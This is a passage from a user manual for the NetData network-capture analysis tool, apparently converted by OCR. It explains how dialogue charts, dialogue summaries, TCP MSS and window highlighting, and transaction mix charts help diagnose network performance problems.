
11.22 Charting Transactions of Selected Services

For a new analysis the dialogue chart is usually the first to be viewed because it summarises the contents of the capture files and provides a clear picture of the presence of network problems in any network paths. It is easy to filter the chart's content by right-clicking a particular service and choosing to hide or plot only the selected application category (such as all web protocols), application type (e.g. 'HTTPS'), individual sever or individual service (node and port). The result is often a chart that displays only the servers of interest – with their clients – and the next step is to chart the response times of the transactions of the displayed servers.

One technique for loading the transactions of selected servers or services is to focus on each in turn and load the transactions of the focused object. A quicker technique is to select or mark all the servers in the transaction tree and click the tree's Chart button to load all the relevant transactions in a single operation. That technique is made easier with an option in the Options menu of the dialogue chart. It displays the tree and selects or marks in the tree the same services that are visible in the dialogue chart.



In many cases only two actions are needed: select the last option from the dialogue chart's menu; and click the 'Chart Trans' button above the tree:




If the tree marking operation is initiated from a dialogue chart with services, it marks only those items with matching port numbers, and does not mark groups of TCP connection setups.

12 Dialogue Summaries Chart


12.1 Multi-Project Dialogue Summaries Chart

NetData can generate a dialogue chart in three different forms. The third form is drawn from the contents of the timing chart and in other respects is like the first form, with clients arrayed on the left and services – characterised by port numbers and protocols – arrayed on the right. The first form is drawn from all the records of connections in NetData's database. For a super project which combines many normal projects, many related captures or many traffic splits, the formatting window allows the chart to be drawn from either a single project or from all the sub-projects.

The second form is a chart of dialogue summaries in which servers that appear on the right are *not* split into their services behind different ports. The highlighted traffic attributes relate to each client-server pair or server as a whole: sniffer characteristics such as the recording of packet duplicates; limits on segment sizes; or window scaling. The formatting window for the summaries chart now allows records to be loaded from either a single project or from all the sub-projects, like the first form.



The formatting windows now include a checkbox to aggregate the traffic of *clients* with the same name, in addition to a checkbox to aggregate the traffic of *servers* with same name.



12.2 Highlighting TCP Configuration Parameters on Dialogue Chart


A dialogue chart is usually the first chart to be viewed after analysing new traffic not only because it summarises the captured traffic and where it flows, but also because at a glance it reveals the location, nature and severity of any packet-loss problems. Several options in the Rates menu of the Dialogue and Dialogue Summary charts highlight other issues affecting system performance:

- **Advertised Maximum Segment Sizes and largest-seen segment sizes**. Different colours indicate the advertised MSS values of each dialogue, and another Rate option assigns colours to indicate the largest-seen segment sizes. At a glance this chart shows whether any part of a network has constrained packets to an abnormally small size such as 536 bytes, much smaller than the advertised MSS (a common system failing).
- **Largest window scale factor**. This chart indicates which nodes have enabled window scaling, and the largest scale factor seen in each dialogue.
- **Miscellaneous events**. This form of the dialogue chart highlights events other than those directly related to packet loss. Miscellaneous events include application error messages, indications of server stress and rarer forms of network problems. An option in the View menu presents controls to select a particular type of event or highlight all miscellaneous events. It is possible, for example, to highlight the nodes that are abnormally slow in closing their half of a connection (leaving connections in the Fin-Wait state), behaviour that in some circumstances can lead to transaction failure. The event filter is linked to the event-table browser so that when different event types are selected for highlighting, the events table is filtered to display only the events highlighted by the dialogue chart. The events filter window provides a convenient button to load all events and display them in a table browser.
- **Enabled selective ack**. When the dialogue chart highlights the appearance and frequency of selective acks, it also paints in pink those nodes that don't enable selective acks.

12.3 Synch Packets Without MSS


When setting up a TCP connection the Synch packets from both ends should specify a Maximum Segment Size (MSS), and any router or other device along the path may overwrite the MSS with a smaller value, to allow for the temporary insertion of tags (small headers or ‘shims’) in packets as they traverse part of the network. If an MSS is not specified, the other node should assume a safe value, such as 536 bytes. Very small values of MSS such as 536, whether specified or assumed, are likely to increase packet rates and stress networking equipment unnecessarily. Even if packets are not dropped, long message transfers are likely to take longer because at the start of a TCP slow-start phase the congestion window will be smaller.

The dialogue summary chart can highlight dialogues with small values of the Largest Segment Size (LSS), as in the following example:



NetData defines the LSS as the largest segment seen without a TCP Push flag. Packets with a Push flag are ignored because they are assumed to be the last of a message block and their size is not a function of the node's received MSS. The traffic which produced the above chart was puzzling because, while some connections did use a maximum segment size of only 536 bytes, there were other connections with an LSS of 1380. An explanation was found in the Synch packets form the server: while some specified no MSS, others carried an MSS of 1380. It seems likely that this host domain name represents a farm of servers, and one server in the farm had been configured in such a way that it didn't advertise an MSS.


To better reveal this configuration fault – the absence of an MSS in some Synch packets – NetData notes the absence of an MSS during analysis, and the occurrence is described in pop-up boxes on the dialogue summary chart (as above). It also highlights the assumed MSS of 536 on the dialogue summary chart when Advertised MaxSegSize is selected from the chart's Rates menu, as in the next chart.




NetData also notes the absence of an MSS by the words 'no MSS' in the request or response signature of TCP connection-setup transactions. All clients and servers issuing Synch packets without an MSS can be found in the Transaction Class Tree by searching for the text 'no MSS'.

12.4 Flow Parameters Highlighted on Dialogue Chart

The data-flow chart shows how the size of receive and transmit windows change over time, and indicates whether flow is constrained by inadequate send-buffer space. It is also possible to identify potential data-flow problems throughout a large network with just a glance at a dialogue chart. The 'Highlight' button offers three options to highlight different aspects of window size. The first option colours data flows according to the size of their largest receive window:



The pop-up tip for a dialogue details the size of the *receive* window in each direction, and the maximum extent to which each receive window is filled. In other words, the tips indicate the largest size of the *congestion* window in each direction, and congestion-window sizes can be highlighted with the second option:




Congestion -window sizes are indicated not in Kbytes but as a percentage of the receive window, and the colour red is reserved to indicate flows that overfill a receive window. There are damaging consequences of TCP drivers that misunderstand the TCP specification and tend to overfill a receive window by the size of selectively acked data.

Potential problems and faults indicated on a dialogue chart should always be confirmed by examining relevant packet-timing and data-flow charts, in case stress in the sniffer has produced misleading measurements.

There are several possible reasons why a receive window's occupancy may be low. Perhaps all the messages are small and there is no need to fill a window. The transmit-window size may be

small, and that possibility can be confirmed by comparing the node's transmit and receive window sizes – they are usually limited by the one configuration parameter. The third possibility is limited send-buffer space, and can be confirmed by examining window-size charts.



The third option displays each dialogue's potential throughput determined by its window size and loop-delay. The calculated parameter, *usable bandwidth*, is the largest congestion-window size divided by the loop-delay and is to be compared with the available bandwidth to see if the window-size parameters are appropriate for a particular path. In the example above the server can't transfer more than one Mbps because the client's receive window is too small.


13 Transaction Mix Chart

13.1 Launching


13.1.1 Launching from a Stats Table

The transaction-mix chart displays stacked bars that compare the quantities of transactions of different types that were handled – in standard charts – by a specific server or client. Because the user must specify a node when requesting a transaction mix, the chart is requested by a button above the table of a node's transaction types, or by right-clicking a particular node in the node statistics table and choosing the chart option from the context menu.

The transaction statistics table now has two mix-chart buttons. The second button adds a new mix to the chart, and the first button simply displays the existing chart – unless the chart is blank, in which case it offers to add a mix to the chart.




When a mix is to be added, a dialogue window offers to clear existing mixes on the chart, and allows the user to determine whether the new mix is to be either static or dynamic:




Besides comparing the transaction *rates* of different transaction types, the chart can also display stacks of bars labelled Transactions In Progress (TIP) that compare the amounts of time that the transactions of different types occupy the server or client. In normal circumstances, they are likely to be proportional to the delays imposed on clients, and to the amount of computing resources they consume. If the server handles database queries, for example, the queries with the largest values of TIP are the prime candidates for tuning. They are called TIP because they also provide estimates of the number of transactions of each type that are likely to be found in the server or client at any time.

The size of a TIP bar is proportional to the product of the type's transaction rate and average response time. The 'TIP Basis' button above the transaction statistics table (see above) presents alternative ways of calculating TIP, to indicate which types of transactions generate the most round-trips, or consume the most network time or the most bandwidth.

The node statistics table (displayed with the Stats button on the performance chart) provides more options for building a mix chart. It is possible to select a list of nodes by left-clicking one node and right-clicking another:

